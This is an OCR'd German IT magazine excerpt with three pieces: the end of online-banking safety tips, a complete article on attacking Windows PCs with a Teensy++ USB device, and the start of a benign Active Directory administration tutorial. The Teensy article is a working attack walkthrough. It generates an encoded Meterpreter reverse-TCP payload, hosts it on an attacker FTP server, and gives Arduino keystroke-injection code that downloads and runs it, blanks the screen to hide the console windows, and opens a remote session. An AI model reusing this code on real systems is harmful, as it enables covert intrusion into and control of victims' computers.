- Installieren Sie eine Anti-Virus Software und ggf. eine Firewall, updaten Sie diese ebenfalls regelmäßig und scannen Sie mind. 1-2 Mal im Monat aktiv Ihren PC auf Viren (Hierzu müssen Sie den Scan manuell anstoßen! Verlassen Sie sich bitte nicht auf den Hintergrundscanner Ihres Anti Viren Programms)
- Ändern Sie Ihre Passwörter und PINs regelmäßig
- Nutzen Sie komplizierte Passwörter mit einer Mindestlänge von mind. 8 Zeichen, kombiniert aus Zahlen, Buchstaben und Groß-/Kleinbuchstaben
- Verwenden Sie verschiedene Passwörter für Ihre persönlichen Zugänge
- Nutzen Sie das chipTAN Verfahren, ggf. in Kombination mit einer Live Boot CD (oder einem USB Stick) wie z.B. der c't Bankix 2011
- Vermeiden Sie Online Banking über das Smartphone außerhalb Ihres heimischen Netzwerkes (z.B. an öffentlichen WLAN Hotspots o.ä.)

FRANK HEROLD

Frank Herold, IT-Security-Blogger auf hersec.de & Senior Abuse Analyst bei der 1&1 Internet AG Geprüfter Fachinformatiker für Systemintegration (IHK), tätig bei der 1&1 Internet AG im internationalen Abuse Department für die Marken 1&1, GMX und Web.de. Dort gesamtverantwortlich für Blacklistings und Bekämpfung von Unternehmensphishing. Außerdem betreibt er forensische Analyse von Sicherheitslücken, ist Dozent für Schulungen des 1st-Level, 2nd-Level und BackOffice-Supports, Hauptansprechpartner des Abuse Departments für den internationalen Support und erstellt, analysiert und reported Statistiken. Ehrenamtlich schult er noch Schüler-/Lehrergruppen im sicheren Umgang mit dem PC/Internet/Sozialen Netzwerken und ist als ehrenamtlicher Abuse & Security Consultant für den Verein "Gemeinsam-gegen -- Stalking e.V." tätig. Nebenbei betreibt er noch einen IT-Security Blog auf http://www.hersec.de

Hacking mit dem Teensy++ 2.0

Patrick Schmid

Der Teensy ist ein Mikrocontroller mit miniUSB-Anschluss, der auf einem normalen Computer als gewöhnliche Tastatur oder Maus erkannt wird und dadurch auch jede Tastenkombination oder jede Bewegung nachahmen kann, welche auch mit normalen Eingabegeräten funktionieren.

IN DIESEM ARTIKEL ERFAHREN SIE…

- Danach weiss der Leser, wie er den Teensy++ mit Metasploit für einen Angriff verwendet

WAS SIE VORHER WISSEN SOLLTEN…

- Kenntnisse in UNIX, Metasploit und dem Programmieren erforderlich

Somit ist der Teensy ideal, wenn man nur ein paar Sekunden alleine mit der Maschine des Opfers hat. Denn dank dem Teensy kann ein beliebiger Payload, ein Skript oder ein Trojaner binnen Sekunden geladen und ausgeführt wird. Somit eignet sich der kleine Helfer ideal zum Beispiel zum Laden eines durch Metasploit generierten Payloads, was ich auch in diesem Artikel erklären möchte.

In folgendem Beispiel werden wir zuerst einen Payload mittels Metasploit generieren und diesen via FTP veröffentlichen. Danach kommen ein paar Zeilen Code auf den Teensy++ welcher dann beim Ausführen den Payload via FTP lädt und ausführt, dass Metasploit eine Session aufbauen kann (siehe Abbildung 1).




Abbildung 1. *Ablauf des Angriffs*

Zuerst müssen wir uns für einen geeigneten Payload entscheiden. Eine Liste aller möglichen erhält man mit folgendem Befehl:

```
msfpayload -l
```

Die Ausgabe könnte aussehen wie in Listing 1. Ich selbst habe mich für den Reversepayload von Meterpreter entschieden. Dabei wird vom System des Opfers her eine Session geöffnet, was nicht nur weniger auffällt, sondern auch selten von einer Firewall geblockt wird.

Also selektieren wir unseren Payload und schauen uns die Optionen an:

```
msfpayload windows/meterpreter/reverse_tcp s
```

Noch offen ist nun noch LHOST, welcher der IP-Adresse des Angreifers entspricht. Ausserdem ist es empfehlenswert den Standardwert von LPORT auf einen bekannteren wie 80, 8080 oder 443 zu ändern, da diese bei einer Firewall fast immer erlaubt sind:

Listing 1. *Liste der Payloads*

```
windows/x64/meterpreter/bind_tcp                    Listen
                    for a connection (Windows x64),
                    Inject the meterpreter server DLL
                    via the Reflective Dll Injection
                    payload (Windows x64) (staged)
windows/x64/meterpreter/reverse_
                    tcp              Connect back to
                    the attacker (Windows x64), Inject
                    the meterpreter server DLL via the
                    Reflective Dll Injection payload
                    (Windows x64) (staged)
windows/x64/shell/bind_tcp                          Listen
                    for a connection (Windows x64),
                    Spawn a piped command shell
                    (Windows x64) (staged)
windows/x64/shell/reverse_tcp
                    Connect back to the attacker
                    (Windows x64), Spawn a piped
                    command shell (Windows x64)
                    (staged)
windows/x64/shell_bind_tcp                          Listen
                    for a connection and spawn a
                    command shell (Windows x64)
windows/x64/shell_reverse_tcp
                    Connect back to attacker and spawn
                    a command shell (Windows x64)
```

Listing 2. *Arduino-Code*

```
#include <phukdlib.h>
int ledPin = 6;

void setup() {
delay(3000);
}

void loop () {
digitalWrite(ledPin, HIGH);
CommandAtRunBarMSWIN("cmd /k");
delay(500);
Keyboard.print("ftp -A 192.168.1.10");
PressAndRelease(KEY_ENTER, 1);
Keyboard.print("GET x.exe");
PressAndRelease(KEY_ENTER, 1);
Keyboard.print("quit");
PressAndRelease(KEY_ENTER, 1);
Keyboard.print("exit");
PressAndRelease(KEY_ENTER, 1);
CommandAtRunBarMSWIN("%userprofile%/x.exe");
digitalWrite(ledPin, LOW);
delay(3600000);
}
```

Listing 3. *Arduino-Code*

```
#include <phukdlib.h>
int ledPin = 6;

void setup() {
delay(3000);
  CommandAtRunBarMSWIN("displayswitch.exe /external");
  delay(500);
}

void loop () {
digitalWrite(ledPin, HIGH);
CommandAtRunBarMSWIN("cmd /k");
delay(500);
Keyboard.print("ftp -A 192.168.1.10");
PressAndRelease(KEY_ENTER, 1);
Keyboard.print("GET x.exe");
PressAndRelease(KEY_ENTER, 1);
Keyboard.print("quit");
PressAndRelease(KEY_ENTER, 1);
Keyboard.print("exit");
PressAndRelease(KEY_ENTER, 1);
CommandAtRunBarMSWIN("%userprofile%/x.exe");
digitalWrite(ledPin, LOW);
delay(3600000);
}
```

```
Active sessions
===============

  Id  Type                   Information                    Connection
  --  ----                   -----------                    ----------
  1   meterpreter x86/win32  [redacted]

msf exploit(handler) >
```

Abbildung 2. *xxxxxxxxx*

```
msfpayload windows/meterpreter/reverse_tcp
                    LHOST=192.168.1.10 LPORT=443 s
```

Ist alles zu unserer voller Zufriedenheit, so wird das Ganze in eine ausführbare Datei geschrieben:

```
msfpayload windows/meterpreter/reverse_tcp
                    LHOST=192.168.1.10 LPORT=443 X > /
                    root/ftp/x.exe
```

Wer mag, der kann den Payload auch noch verschlüsseln:

```
msfpayload windows/meterpreter/reverse_tcp
                    LHOST=192.168.1.10 LPORT=443 R |
                    msfencode -o /root/ftp/x.exe
```

Nun müssen wir den Pfad /root/ftp/ via FTP für den Benutzer „anonymous“ verfügbar machen. Da dies zu den Basics von Linux gehört, müssen wir hier nicht noch speziell darauf eingehen.

Nun kann der Teensy++ mit dem passenden Code bestückt werden.

Um den Payload zu starten, muss dieser natürlich zuerst geladen werden. Hier zeigt sich der Vorteil von FTP. Ein Client dazu ist standardmässig auf jedem System vorhanden, wodurch sich die Angriffszeit mit dem Teensy um ein Vielfaches vermindert.

Also, um den Payload zu bekommen, müssen wir zuerst eine Konsole öffnen, die FTP-Session für den Benutzer „anonymous“ starten und die Datei lokal abspeichern. Nun nur noch die Session schliessen und den Payload ausführen. Umgesetzt in Code würde das dann etwa so aussehen wie in Listing 2.

Falls es sich bei dem System des Opfers um das aktuellste Betriebssystem von Microsoft, Windows 7 handelt, so gibt es noch ein kleiner, aber feiner Zusatz zum verschleiern des Angriffes wie Listing 3 zeigt.

Dabei wir einfach das Display auf einen externen Monitor verschoben. Dies hat zur Folge, dass Windows während 10 Sekunden versucht einen externen Monitor zu erkennen, während dem dann der Hauptbildschirm komplett abgeschaltet wird. Somit fallen die kurz aufblitzenden Konsolenfenster überhaupt nicht mehr auf.

Nachdem das Programm zum Laden und starten des Payloads geschrieben ist, wird alles wie gewohnt auf den Teensy geflashed.

Damit Metasploit auch noch weiss, dass es gleich eine Session aufbauen muss, brauchen wir es natürlich noch vor zu warnen. Dazu verwenden wir msfcli:

```
msfcli exploit/multi/handler PAYLOAD=windows/
                    meterpreter/reverse_tcp
                    LHOST=0.0.0.0 LPORT=443 E
```

Sobald nun der Teensy auf einer Maschine eingesteckt wird, so wird der Payload x.exe via FTP geladen und ausgeführt, wodurch Metasploit, oder besser gesagt Meterpreter eine Session zurück zum Angreifer öffnet (siehe Abbildung 2).


PATRICK SCHMID

Patrick Schmid ist System Engineer im Bereich Linux / Unix und unterstützt nebenbei die Entwicklung und Verbreitung von Linux und Opensource im privaten wie auch im professionellen Umfeld.

Linux-Server
815 S., 2011, 49,90 €
» www.GalileoComputing.de/2205


Debian GNU/Linux
786 S., 4. Auflage 2011, mit DVD, 39,90 €
» www.GalileoDesign.de/2510


Linux Hochverfügbarkeit
454 S., 2011, 49,90 €
» www.GalileoComputing.de/1999



Praxiswissen für Administratoren

www.GalileoComputing.de





Windows 7 für Administratoren
804 S., 2010, 49,90 €
» www.GalileoComputing.de/2242

Windows Server 2008 R2
1410 S., 3. Auflage 2010, 59,90 €
» www.GalileoComputing.de/2286

Citrix XenApp 6 und XenDesktop 5
608 S., 4. Auflage 2011, 59,90 €
» www.GalileoComputing.de/2465

VMware vSphere 4
1052 S., 2010, 89,90 €
» www.GalileoComputing.de/2179

booksonline
Ihre IT-Bibliothek

» www.facebook.com/GalileoPressVerlag
» www.twitter.com/Galileo_Press

Galileo Computing
Wissen, wie's geht.

Manuelle und automatisierte Administration einer Active Directory Domäne und Grundlagen der Gruppenrichtlinien

Hannes Schurig

Kaum ein größeres Unternehmen kommt heutzutage noch ohne ein komplexes Computernetzwerk aus. Die Überwachung, Steuerung und Verwaltung eines solchen Netzwerkes erfordert neben dem umfangreichen Fachwissen des verantwortlichen IT-Administrators auch ein elaboriertes Netzwerksystem. In diesem Artikel wird die grundlegende Administration eines Windows Netzwerkes basierend auf einer Active Directory Domäne erklärt und veranschaulicht.

IN DIESEM ARTIKEL ERFAHREN SIE…

- Grundlegendes zu Active Directory Domänen,
- wie Sie mit einem beliebigen Client die Domäne administrieren können,
- welche Objekte mit welchen Einstellungen enthalten sind,
- welche administrativen Tools zur Vergügung stehen und
- welche Möglichkeiten Gruppenrichtlinien in einer Domäne bieten.

WAS SIE VORHER WISSEN SOLLTEN…

- Eine bestehende Active Directory Domäne ist nützlich, weil praxisnahe Tipps jederzeit nachvollzogen werden können.

Das Active Directory

Große Computernetzwerke gehören zum Alltag heutiger IT-Administratoren. Diese Netzwerke zu administrieren ist in erster Linie eine Frage der richtigen Technik.

Das *Active Directory*(oft auch die Kurzform für *Active Directory Domain Services*– AD DS) ist ein von Microsoft entwickeltes, aus mehreren Diensten bestehendes, zentrales Verwaltungssystem für Windows-Netzwerke. Bei diesem Verwaltungssystem handelt es sich genau genommen um einen hierarchischen Verzeichnisdienst, der Benutzer, Geräte, Freigaben, Einstellungen und vieles mehr gespeichert und administriert werden können.

In Windows Server 2000 kam erstmals das neue Active Directory zum Einsatz und wurde jeweils bei Windows Server 2003 und Windows Server 2008 weiterentwickelt. Es ist somit ein Nachfolger der in Windows NT 4.0 vorhandenen Domänenstruktur, die in ihrer Funktion und Struktur aber sehr eingeschränkt war.

Das Herzstück einer jeden Domäne sind *Domänencontroller* (DC). Diese zentralen Server übernehmen Authentifizierungs- und Autorisierungsprozesse für jedes Objekt und jede Aktion. Sie gewährleisten die Integrität jeder Domäne und sollten bezüglich der Verfügbarkeit und Ausfallsicherheit entsprechend netz- und hardwareseitig ausgestattet werden. Planung, Struktur und Installation eines Domänencontrollers und einer Domäne sind jedoch nicht Gegenstand des Artikels und werden daher nicht weiter vertieft. Microsoft bietet zu diesen Themen ein 6-teiliges Handbuch als kostenlosen PDF-Download [1].

Administrationstools einrichten

Als zentraler Verzeichnisdienst besteht ein Vorteil von Active Directory darin, von jedem beliebigen Computer




Abbildung 1. *Aktivierung der installierten Administrationstools*

Anforderungen an Ihren PC:
Die Nutzung von Active Directory Services und somit auch die Administration ist nur mit Windows Betriebssystemen der Edition Professional oder höherwertig möglich.

aus einer Domäne eine vollständige Administration der Domänendienste durchführen zu können.

Um eine komplette Verwaltung aller Aufgaben zu ermöglichen, muss auf dem gewünschten Administrationsclient ein bestimmtes Toolkit installiert werden. Welches Toolkit installiert werden muss, hängt von der Kombinationen aus Serverbetriebssystem (Server 2000, 2003, 2008) und Client (Windows XP, Vista, 7, jeweils Professional oder höherwertig) ab und kann in den von Microsoft zur Verfügung gestellten tabellarischen Übersichten [2][3] entnommen werden.

Beispielsweise muss bei einem Windows Server 2008 als Serverbetriebssystem und Windows 7 als Clientbetriebssystem das entsprechende *Remoteserver-Administration Toolkit* (RSAT) mit Service Pack 1[4] installiert werden.




Abbildung 2. *Benutzerdefinierte Management Konsole mit mehreren Snap-Ins*

Das Toolkit ist technisch gesehen ein Windows Update und kann auch wie ein solches wieder deinstalliert werden. Alle eingerichteten Funktionen werden dadurch ebenfalls vollständig deinstalliert.

Nach der Installation und einem Neustart müssen die benötigten Verwaltungsprogramme zunächst aktiviert werden.

Dazu genügt es im Menü *Programme und Funktionen-> Windows-Funktionen aktivieren oder deaktivierten*(oder Ausführen -> „*optionalfeatures*“) die gewünschte Punkte auszuwählen und ggf. noch einmal neuzustarten (siehe Abbildung 1).

Hinzugefügte Funktionen erstellen einen Eintrag im „Verwaltung“-Menü von Windows und sind ebenso als Snap-In der *Management Console*(MMC) verfügbar. Die Konsole lässt sich über Ausführen -> „*mmc*“ starten.

Es ist empfehlenswert, die MMC mit allen gewünschten Snap-Ins zu versehen, diese zu konfigurieren und die fertige Konsole dann per *Datei-> Speichern unter*schnell und einfach per Doppelklick zugängig zu machen.

Als Beispiel für eine angepasste MMC (siehe Abbildung 2) habe ich die Snap-Ins „*Active Directory Schema*“, „*Active Directory-Benutzer und –Computer*“, „*Gruppenrichtlinienverwaltung*“ und „*Richtlinienergebnissatz*“




Abbildung 3. *Hierarchische Domänenstruktur und Namenskonvention*




Abbildung 4. *Namenskonvention z.B. für Rechtegruppen*




Abbildung 5. *GUIs zur Administration von Objekten*

hinzugefügt und konfiguriert. Nach *Speichern unter*steht mir diese fertige Oberfläche nun jederzeit zur Verfügung.

Aber Achtung: Änderungen an einer Active Directory Domäne werden unwiderruflich umgesetzt, da es keine „*Undo*“ Funktion gibt. Vor der Arbeit an einem Produktivsystem sind entsprechende Tests in vorgesehenen Bereichen daher unbedingt notwendig.

Domänenadministration – Namenskonvention

Ein Blick mit dem Tool „*Active Directory-Benutzer und –Computer*“ auf größere Domänenstrukturen sollte idealerweise eine gut organisierte Hierarchie mit eindeutigen Namenskonventionen zeigen.

Die Namenskonventionen sollten die hierarchischen Ebenen verdeutlichen, diese sind somit allein aufgrund des Namens in die Struktur exakt einzuordnen.

Ein Beispiel für eine gute Realisierung dieser Standards zeigt folgender Screenshot (siehe Abbildung 3).

Bei der Bennenung von Organisationseinheiten (*Organizational Unit*, OU) - das sind „Container“ für weitere Objekte - und Rechtegruppen – genauer gesagt *Sicherheitsgruppen*, mit denen sich NTFS-Berechtigungen setzen lassen und die somit beispielsweise zur riffsrechtedifferenzierung auf Netzlaufwerken dienen - sollte der Name verschiedene relevante Informationen beinhalten.

Ich möchte ein solches Namensschema an einem Beispiel zeigen und beschreiben (siehe Abbildung 4.).

1 Kürzel für Rechtegruppen
2 Kürzel der Domäne
3 Differenzierung der Domäne, z.B. OU-Pfad, hier: Kürzel des Instituts
4 Kürzel des Netzlaufwerks
5 Kürzel der Ordner und Unterordner
6 Rechtetyp (u.A. RO (Read Only), RW (Read Write), FC (Full Control))

Die verständlichen Namen helfen bei der alltäglichen Administration die gewünschten Objekte schneller zu finden.

Domänenadministration – Objekte und Struktur

In der Übersicht von „*Active Directory-Benutzer und – Computer*“ lassen sich die verfügbaren Objekte bereits grundlegend administrieren. Mögliche Objekte sind: Organisationseinheiten, Gruppen, Benutzer, Computer, Kontakte, Drucker und Freigegebene Ordner.

Diese lassen sich dank der grafischen Oberfläche (siehe Abbildung 5) leicht erstellen, bearbeiten, verschieben und löschen. Assistenten helfen sowohl bei komplexeren




Abbildung 6. *Erweiterter Attribut-Editor*

Vorgängen wie die Erstellung von Objekten als auch bei anderen Konntextmenü-Aktionen (Export, Import usw.).

Das Tool *„Active Directory-Benutzer und –Computer“* bietet auch *„erweiterte Features“*. Diese werden über *Ansicht-> erweiterte Features*aktiviert.

Erwähnenswert ist beispielsweise der erweiterte Attribut-Editor (siehe Abb. 6), der nach der Aktivierung als zusätzlicher Tab bei den Objekten verfügbar ist. Dieser enthält alle für das Objekt verfügbaren Eigenschaften des Active Directory Schemas.

Aber Achtung: Änderungen an dieser Stelle können unter Umständen erhebliche Schäden verursachen und sollten nur mit Bedacht und Fachkenntnis vorgenommen werden.

Grafische Darstellung der Domänenstruktur:

Die Struktur einer Domäne nimmt mit zunehmender Größe auch an Unübersichtlichkeit zu. Die MMC Snap-In Übersichten bieten eine gute Grundlage. Für einen alternativen Überblick, Grafiken, Statistiken oder Reports empfehle ich jedoch externe Tools. Zum Beispiel das kostenlosen Tool „Jose AD-Dokumentation”[5][6] von Nils Kaczenski. Es fertigt stark anpassbare und übersichtliche HTML Reports von Domänenstrukturen an.

Eine weitere Möglichkeit der grafischen Darstellung bietet der *Microsoft Active Directory Topology Diagrammar*(MS ADTD). Dieser erstellt eine Visio-fähige 2D-Shape-Grafik (siehe Abbildung 7), in der die Struktur der Server, Domänen, Sites und OUs grafisch dargestellt wird[7].

Domänenadministration – automatisierte Administration

Für einzelne Aktionen ist die grafische Oberfläche meistens besser geeignet; bei Massenaktionen und –abfragen ist eine automatisierte Lösung jedoch unverzichtbar.

Abfragen mit CSVDE:

Das Konsolenprogramm csvde.exe von Microsoft wurde entwickelt, um Daten aus einem Active Directory zu im- oder exportieren.

